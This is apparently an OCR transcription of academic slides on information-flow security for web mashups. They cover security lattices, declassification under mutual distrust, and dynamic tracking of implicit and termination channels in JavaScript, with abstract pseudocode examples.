




Mashups


new york city all housing classifieds - craigslist - Windows Internet Explorer
http://newyork.craigslist.org/hhh/
new york craigslist > all housing
all new york manhattan brooklyn queens bronx
search for:
rent: min max 0+ BR
[Thu, 08 Jan 08:35:54]
Thu Jan 08
$2000 / 1br - Floorthrough 1BR in PRIME Park S
$6000 / 5ft² - 5,000sf AMAZING loft/custom spa
$845000 / 2br - 1215ft² - New Corner Glass 2Bd
<<real estate - by broker
$1250 NO FEE New Luxury Office in Park Slope
$180000 Cafe Business For Sale in Cobble Hill! F
$1695 / 1br - LARGE SPACIOUS 1 BEDROOM
<<apts broker no fee
Google Maps - Windows Internet Explorer
http://maps.google.com/
Nätet Bilder Nyheter Grupper Bloggar Gmail mer
Logga in | Hjälp
Sök på kartan
Visa sökalternativ
Skriv ut Skicka Länk
Karta Satellit Terräng
©2009 Google - Kartdata ©2009 Tele Atlas
HousingMaps - Windows Internet Explorer
http://www.housingmaps.com/
HousingMaps
For Rent For Sale Rooms Sublets
Powered by craigslist and Google Maps
(this site is in no way affiliated with craigslist or Google)
About / Feedback
City: New York
Price: $1500 - $2000
Show Filters New
Refresh
Link
Karta Satellit Hybrid
pics price bd description city date
$1650 brand new 3 bedroms 2 baths working program welcome - Queens 1/05
$1895 3bd Great Deal Real 3 BR Apt On St Marks Ave 5Min From A,C Train No Fee - Brooklyn 1/05
$1975 3bd Large real 3 BR. No Fee. Near all. Near Yeshiva Un. Brand new.Must see - New York 1/05
$1600 2bd 5rms apartment for Rent - Queens 1/05
$1850 2bd Prime*New Reno*Spacious *Hrwd Flrs*20Min2City - Brooklyn 1/05
$1800 2bd Extra Large 2BR. With 2 Bath~~~~~~ - Metropolitan 1/05
$1850 2bd Amazing Price Two Bedroom in Prime Location! - New York 1/05
$1795 3bd Brand New 3BR Luxury Apt Perfect For Shares! no fee! - Brooklyn 1/05
$1680 Great Size Studio +2months Free & Green Exposure-See-Jan 5th-6-7:15 - Bronx 1/05
$1750 1bd www.Eleven80rentals.com-Luxury rentals with Fabulous Amenities - Newark 1/05
$1595 2bd Amazing Brand New Luxury 2BR + A Private Back Yard No Fee - Brooklyn 1/05
$1900 1bd No Fee ! Beautiful New 1 Bdr Condo With Elevator - Brooklyn 1/05
$2000 1bd Brand New Condo Bldg 1BR With Elev/Balcony/ Wash Dryer In The Apt - Brooklyn 1/05
Kartdata ©2009 Tele Atlas
http://www.housingmaps.com/?c=newyork&t=apa&p=1500_2000
Internet
100%

The problem



A
B
- Windows Internet Explorer
Integrator
<iframe src="B.html">
Iframe gadget
NO trust
<script src="B.js">
JavaScript gadget
FULL trust

Scenarios

- Dangerous goods
  - Google Maps used to track vehicles with dangerous goods
  - Full trust in Google Maps
  - If Google Maps broken so is dangerous goods web application
- Safe advertising
  - Smooth integration of ads desired
  - Ads should not maliciously modify web pages


Security lattice [Denning'76]

- Data labeled with security levels
- The higher the more restrictive
- Data is not allowed to flow downward




Lattice-based approach

Security levels=sets of Internet domains




Lattice-based model for scenarios

- Dangerous goods
  - Corners of the map declassified from dg.com to google.com




- Safe advertisement
  - Ad keywords declassified from my.com to ad.com



- Delimited release [Sabelfeld&Myers'03]
  - Only declassified values leak an nothing else

Mutual distrust




- Domain A "owns" a
- Domain B "owns" b
- Is declassification of a+b allowed?

Policy(A)	Policy(B)	Target	Allowed?
{(a+b, ⊥)}	{(a+b, ⊥)}	⊥	✔
{(a+b, ⊥)}	{}	⊥	⊘
{(a+b, ⊥)}	{}	{B}	✔
{(a+b, ⊥)}	{(b, ⊥)}	⊥	✔

Enforcement

- Track information flow in dynamic languages
  - JavaScript
- Traditional approach: static analysis
  - Jif, FlowCaml, SparkAda,…
  - Not precise enough
- Challenges
  - Eval
  - Timeouts
  - DOM
  - Declassification



Implicit flow channel

- Leaks one bit:

```
if h≥k then (h:=h-k; l:=l+k)
```

- But can be magnified (h is an n-bit integer):

```
l:=0;
while n≥0 do
   k:=2^(n-1);
   if h≥k
      then (h:=h-k; l:=l+k);
   n:=n-1;
```


$\sim$

```
l:=h
```

Termination channel

- Leaks one bit:


```
public:=0;
(while secret do skip);
print(public)
```



- Cannot be magnified
  - When secret is non-zero, the attack gets stuck


Dynamic enforcement

- High-bandwidth implicit flows collapsed into low-bandwidth termination flows



Collapsing into termination channel

- High-bandwidth channels
  - Implicit flows [Sabelfeld & Russo'09]
  - Declassification [Askarov & Sabelfeld'09]
  - DOM tree operations [Russo, Sabelfeld & Chudnov'09]
  - Timeouts [Russo & Sabelfeld'09]
  - …
- … all collapsed into termination channel
- More permissive than static analysis
  - "eval" straightforward [Askarov&Sabelfeld'09]
- Security guarantees
  - No information flow (without declassification)
  - Composite delimited release



Case study by Vogt et al. [NDSS'07]

- Extended Firefox with hybrid "tainting" for JavaScript
- Sensitive information (spec from Netscape Navigator 3.0)
- User prompted an alert when tainted date affects connections outside origin domain
- Crawled >1M pages
- ~8% triggered alert
- reduced to ~1% after whitelisting top 30 statistics sites (as google-analytics.com)

Object	Tainted properties
document	cookie, domain, forms, lastModified, links, referrer, title, URL
Form	action
any form input element	checked, defaultChecked, defaultValue, name, selectedIndex, toString, value
history	current, next, previous, toString
Select option	defaultSelected, selected, text, value
location and Link	hash, host, hostname, href, pathname, port, protocol, search, toString
window	defaultStatus, status

Enforcement: implementation

- Base for implementation
  - Mashup policies [Magazinius, Askarov & Sabelfeld'10]
  - Declassification [Askarov & Sabelfeld'09]
  - DOM tree operations [Russo, Sabelfeld & Chudnov'09]
  - Timeouts [Russo & Sabelfeld'09]
  - Output [Rafnsson & Sabelfeld'10]
- Inlining-based implementation [Magazinius, Russo & Sabelfeld'10]
- FlowSafe project at Mozilla
  - dynamic enforcement [Austin & Flanagan'09]

Conclusions


- Web application security is a moving target
  - Mutual distrust
  - Dynamic web programming languages
- Principled approach
  - Lattice-based decentralized security model
  - Dynamic enforcement to close high-bandwidth flows

Acknowledgements

A. Askarov

A. Birgisson

J. Magazinius



W. Rafnsson

A. Russo